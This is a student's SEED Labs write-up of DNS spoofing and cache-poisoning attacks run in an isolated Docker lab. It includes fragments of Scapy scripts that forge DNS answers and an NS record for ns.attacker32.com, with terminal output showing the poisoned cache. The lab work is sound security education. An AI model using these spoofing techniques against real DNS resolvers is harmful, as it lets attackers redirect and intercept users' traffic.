

Environment Setup

```
Successfully tagged seed-attacker-ns:latest
[04/01/23]seed@VM:~/.../dns$ docker-compose up -d
Creating seed-attacker          ... done
Creating seed-router           ... done
Creating local-dns-server-10.9.0.53 ... done
Creating user-10.9.0.5         ... done
Creating attacker-ns-10.9.0.153 ... done
[04/01/23]seed@VM:~/.../dns$ dockps
b805aedcc6f1  user-10.9.0.5
dca7f632be3f  local-dns-server-10.9.0.53
d40088dfe141  attacker-ns-10.9.0.153
5a3b2b025736  seed-router
baf1c9fc9fa2  seed-attacker
[04/01/23]seed@VM:~/.../dns$
```

```
;; ANSWER SECTION:
www.attacker32.com.      258920  IN      A       10.9.0.180
... Query time: 0 msec
```

```
;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5
... Query time: 0 msec
```

Task 1

Logged into both the local DNS server and the victim machine.

```
[04/02/23] seed@VM:~$ dockps
b805aedcc6f1 user-10.9.0.5
dca7f632be3f local-dns-server-10.9.0.53
d40088dfe141 attacker-ns-10.9.0.153
5a3b2b025736 seed-router
baf1c9fc9fa2 seed-attacker
```

```
[04/02/23] seed@VM:~$ █
```

```
TX packets 10 bytes 474 (474.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collision 0
```

```
root@b805aedcc6f1:/# dig www.hi.com
```

```
^X^Z
```

```
[2]+ Stopped dig www.hi.com
```

```
root@b805aedcc6f1:/# █
```

```
You are running Wireshark 3.2.3 (Git v3.2.3 packaged as 3.2.3-1).
```

```
[04/02/23] seed@VM:~$ docksh dca
```

```
root@dca7f632be3f:/# █
```

```
TX packets 10 bytes 474
```

Made sure to flush the DNS in the DNS server

SEED (Snapshot 2) [Running] - Oracle VM VirtualBox

Machine View Input Devices Help

```
Activities Terminal Apr 2 00:55 [SEED Labs] *br-6d7e5285c0c9
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
root@dca7f632be3f: /
attacker-ns-10.9.0.153
5a3b2b025736 handsonsecurity/seed-ubuntu:large "bash -c '
[ip route ...]" About an hour ago Up 48 seconds
r seed-router
b baf1c9fc9fa2 handsonsecurity/seed-ubuntu:large "/bin/sh -
r /bin/bash" About an hour ago Up 49 seconds
seed-attacker
; [04/02/23] seed@VM: ~$ docksh dca
; root@dca7f632be3f:/# rndc flush
; root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/#
root@b805aedcc6f1:/# dig www.hi.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.hi.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@b805aedcc6f1:/# dig www.hi.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.hi.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@b805aedcc6f1:/#
```

I edited the file so we could sniff traffic on the right network interface

The image shows a desktop environment with a Linux-style sidebar on the left containing icons for a file manager, a web browser, a terminal, and an application launcher. The main window is split into two parts. The top part is the Wireshark network protocol analyzer, which has a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar. Below the toolbar is a display filter bar that says "Apply a display filter ... <Ctrl-/>". The main area of Wireshark shows a "Welcome to Wireshark" message and a "Capture" section. Under "Capture", it says "...using this filter:" followed by a dropdown menu that says "Enter a capture filter ...". To the right of this is a dropdown menu that says "All interfaces shown". Below these are several network interfaces listed: br-d915d59a94db, enp0s3, vethe7ce6a5, br-6d7e5285c0c9 (which is highlighted in blue), and vethe4678c9a. To the right of the interface list are corresponding packet capture graphs. The bottom part of the image is a code editor window titled "*spoof_answer.py" with a subtitle "~/.code/dns". It contains Python code for sniffing traffic. The code is as follows:

```
18         sport = 53 )
19
20     Anssec = DNSRR( rname = old_dns.qd.qname, \
21                    type   = 'A',             \
22                    rdata  = '1.2.3.4',        \
23                    ttl    = 259200)
24
25     dns = DNS( id = old_dns.id,               \
26               aa=1, qr=1, qdcount=1, ancount=1, \
27               qd = old_dns.qd,               \
28               an = Anssec)
29
30     spoofpkt = ip/udp/dns
31     send(spoofpkt)
32
33 f = 'udp and (src host {} and dst port 53)'.format(target)
34 pkt=sniff(iface='br-6d7e5285c0c9', filter=f, prn=spoof_dns)
35
```

At the bottom of the code editor, there is a status bar that says "Python 3", "Tab Width: 8", "Ln 34, Col 33", and "INS". Below the code editor, there is a status bar for the entire application that says "Ready to load or capture", "No Packets", and "Profile: Default".

```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
[04/02/23]seed@VM:~$ cd /code/dns
bash: cd: /code/dns: No such file or directory
[04/02/23]seed@VM:~$ cd code/dns
[04/02/23]seed@VM:~/code/dns$ ls
docker-compose.yml  image_user  volumes
image_attacker_ns   spoof_answer.py
image_local_dns_server spoof_ns.py
[04/02/23]seed@VM:~/code/dns$ sudo python3 spoof_answer.py 10.9.0.5
^Z
[1]+  Stopped                  sudo python3 spoof_answer.py 10.9.0.5
py 10.9.0.5
[04/02/23]seed@VM:~/code/dns$ sudo python3 spoof_answer.py 10.9.0.5
.
Sent 1 packets.
^Z
[2]+  Stopped                  sudo python3 spoof_answer.py 10.9.0.5
py 10.9.0.5
[04/02/23]seed@VM:~/code/dns$

;; global options: +cmd
;; connection timed out; no servers could be reached

root@b805aedcc6f1:/# dig www.example.com

<<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 28058
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Apr 02 04:56:50 UTC 2023
;; MSG SIZE rcvd: 64

root@b805aedcc6f1:/#
```

After setting everything up and editing the spoof_answer.py file, I was successfully able to send a spoofed DNS response packet back to victim machine 10.9.0.5

```
[04/02/23]seed@VM:~$ cd /code/dns
bash: cd: /code/dns: No such file or directory
[04/02/23]seed@VM:~$ cd code/dns
[04/02/23]seed@VM:~/code/dns$ ls
docker-compose.yml  image_user  volumes
image_attacker_ns   spoof_answer.py
image_local_dns_server spoof_ns.py
[04/02/23]seed@VM:~/code/dns$ sudo python3 spoof_answer.py 10.9.0.5
^Z
[1]+  Stopped                  sudo python3 spoof_answer.py 10.9.0.5
py 10.9.0.5
[04/02/23]seed@VM:~/code/dns$ sudo python3 spoof_answer.py 10.9.0.5
.
Sent 1 packets.
^Z
[2]+  Stopped                  sudo python3 spoof_answer.py 10.9.0.5
py 10.9.0.5
[04/02/23]seed@VM:~/code/dns$

;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 28058
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Apr 02 04:56:50 UTC 2023
;; MSG SIZE rcvd: 64

root@b805aedcc6f1:/# dig www.example.com

<<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@b805aedcc6f1:/#
```

After stopping spoof_answers.py, I did a “dig www.example.com”, it was unable to actually resolve a name from the DNS server this time, proving that we were able to sniff the DNS packets and send a spoofed DNS resolve packet back to 10.9.0.5. The local DNS server doesn’t have www.example.com saved so it tried to reach out to the WWW but I have it blocked, that’s why it cant resolve it unless I spoof it.

Task 2

I started spoof_answers.py to listen for traffic going to 10.9.0.53, or the local DNS server.

Made sure to run a flush

```

root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/#

```

Ran the attack, and it works.

```

[04/02/23]seed@VM:~/../dns$ ls
docker-compose.yml  image_user  volumes
image_attacker_ns   spoof_answer.py
image_local_dns_server spoof_ns.py
[04/02/23]seed@VM:~/../dns$ sudo python3 spoof_answer.py
y 10.9.0.5
^Z
[1]+  Stopped                  sudo python3 spoof_answer.py
py 10.9.0.5
[04/02/23]seed@VM:~/../dns$ sudo python3 spoof_answer.py
y 10.9.0.5
^Z
[2]+  Stopped                  sudo python3 spoof_answer.py
py 10.9.0.5
[04/02/23]seed@VM:~/../dns$ sudo python3 spoof_answer.py
y 10.9.0.53
^Z
Sent 1 packets.
^Z
[04/02/23]seed@VM:~/../dns$ sudo python3 spoof_answer.py
y 10.9.0.53
^Z
Sent 1 packets.
^Z
Sent 1 packets.

```

```

root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc dumpdb -cache
root@dca7f632be3f:/# cat /var/cache/bind/dump.db | grep example.com
.example.com.      863969  IN  A      1.2.3.4
root@dca7f632be3f:/#

```

```

seed@VM:~/../dns$ cat /var/cache/bind/dump.db | grep example.com
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: ca93a0f9b33d077601000000642914d240c87568165f2e72 (good)
;; QUESTION SECTION:
;www.example.com.      IN      A
;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Apr 02 05:38:26 UTC 2023
;; MSG SIZE rcvd: 72
root@b805aedcc6f1:/#

```

Now the DNS server thinks that www.example.com resolves to 1.2.3.4

Task 3

I first made sure that when spoof_ns.py runs it is sniffing on the right network interface.

```


24 NSsec = DNSRR( rrtype = "example.com", \
25                 type = 'NS', \
26                 rdata = 'ns.attacker32.com', \
27                 ttl = 259200)
28
29 dns = DNS( id = old_dns.id, \
30            aa=1, qr=1, \
31            qdcount=1, ancount=1, nscount=1, \
32            qd = old_dns.qd, \
33            an = Anssec, ns=NSsec )
34
35 spoofpkt = ip/udp/dns
36 send(spoofpkt)
37
38 f = 'udp and (src host {} and dst port
39      53)'.format(local_dns_srv)
40 pkt=sniff(iface='br-6d7e5285c0c9', filter=f, prn=spoof_dns)

```

Flushed DNS entries in the local DNS server.

```
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc dumpdb -cache
root@dca7f632be3f:/# cat /var/cache/bind/dump.db | grep example.com
root@dca7f632be3f:/#
```

I then ran the attack, listening to traffic from the DNS server, so when the local DNS server sends a DNS query, we can send a spoofed packet with a DNS packet back to the DNS server with our NS poisoning packet.



```
seed@VM: ~/.../dns
[04/02/23]seed@VM:~/.../dns$ sudo python3 spoof_answer.py 10.9.0.53
Sent 1 packets.
^Z
[2]+  Stopped                  sudo python3 spoof_answer.py 10.9.0.53
[04/02/23]seed@VM:~/.../dns$ sudo python3 spoof_answer.py 10.9.0.53
Sent 1 packets.
^X^Z
[3]+  Stopped                  sudo python3 spoof_answer.py 10.9.0.53
[04/02/23]seed@VM:~/.../dns$ sudo python3 spoof_ns.py 10.9.0.53
Sent 1 packets.
Sent 1 packets.

root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc dumpdb -cache
root@dca7f632be3f:/# cat /var/cache/bind/dump.db | grep example.com
example.com.      863969 IN A      1.2.3.4
root@dca7f632be3f:/# rndc dumpdb -cache
root@dca7f632be3f:/# rndc flush
root@dca7f632be3f:/# rndc dumpdb -cache
root@dca7f632be3f:/# cat /var/cache/bind/dump.db | grep example.com
example.com.      863985 NS      ns.attacker32.com.
example.com.      863985 A      1.2.3.4
root@dca7f632be3f:/#


;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 774388b8d927b11f0100000064291864a390d9f5e03c8692 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; Query time: 72 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Apr 02 05:53:40 UTC 2023
;; MSG SIZE rcvd: 72

root@b805aedcc6f1:/#
```

And as we can now see, the attack was a success and we now have completed spoofing an NS record on the local DNS server.

On the victim machine, I sent a dig request for mail.example.com, and got back this reply,



```
seed@VM: ~/.../dns
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9fa134f8990eb46901000000642918faa27f5162da849197 (good)
;; QUESTION SECTION:
;mail.example.com.                IN      A

;; ANSWER SECTION:
mail.example.com.                259200 IN      A      1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Apr 02 05:56:10 UTC 2023
;; MSG SIZE rcvd: 89

root@b805aedcc6f1:/#
```


Task 4

I ran `sudo su root`

Went to the `/etc` folder

Nanoed into `hosts`.

Added `9.9.9.9 www.csci476.com` to the end of `hosts` file

```
root@VM: /etc
[04/02/23]seed@VM:~$ sudo su root
root@VM:/home/seed# cd /etc
root@VM:/etc# nano hosts

Use "fg" to return to nano.

[1]+  Stopped                  nano hosts
root@VM:/etc# nano hosts
root@VM:/etc# fg
nano hosts
root@VM:/etc#
```

```
root@VM: /etc
GNU nano 4.8 hosts Modified
10.9.0.5 www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com

# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrfab-defense.com
10.9.0.105 www.csrfab-attacker.com

# For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com

9.9.9.9 www.csci476.com

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell
```

In a new window in the VM, I ran “dig www.csci476.com”, and got the right response, or the IP we just entered into the `/etc/hosts` file


```
seed@VM: ~  
[04/02/23]seed@VM:~$ dig www.csci476.com  
  
; <<>> DiG 9.16.1-Ubuntu <<>> www.csci476.com  
;; global options: +cmd  
;; Got answer:  
;;->>>HEADER<- opcode: QUERY, status: NOERROR, id: 8772  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:  
1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 65494  
;; QUESTION SECTION:  
;www.csci476.com.                IN      A  
  
;; ANSWER SECTION:  
www.csci476.com.                0       IN      A      9.9.9.9  
  
;; Query time: 0 msec  
;; SERVER: 127.0.0.53#53(127.0.0.53)  
;; WHEN: Sun Apr 02 02:04:12 EDT 2023  
;; MSG SIZE rcvd: 60  
  
[04/02/23]seed@VM:~$ █  
mail1.example.com. 259200 IN A 1.2.3.6
```

To verify that it worked, I took out the custom line in the /etc/hosts file, 9.9.9.9 www.csci476.com, and it didn't return anything, probably because of my firewall or internet is being blocked in the VM.

```
[04/02/23]seed@VM:~$ dig www.csci476.com  
  
; <<>> DiG 9.16.1-Ubuntu <<>> www.csci476.com  
;; global options: +cmd  
;; connection timed out; no servers could be reached  
  
[04/02/23]seed@VM:~$ █
```

Success.

The end.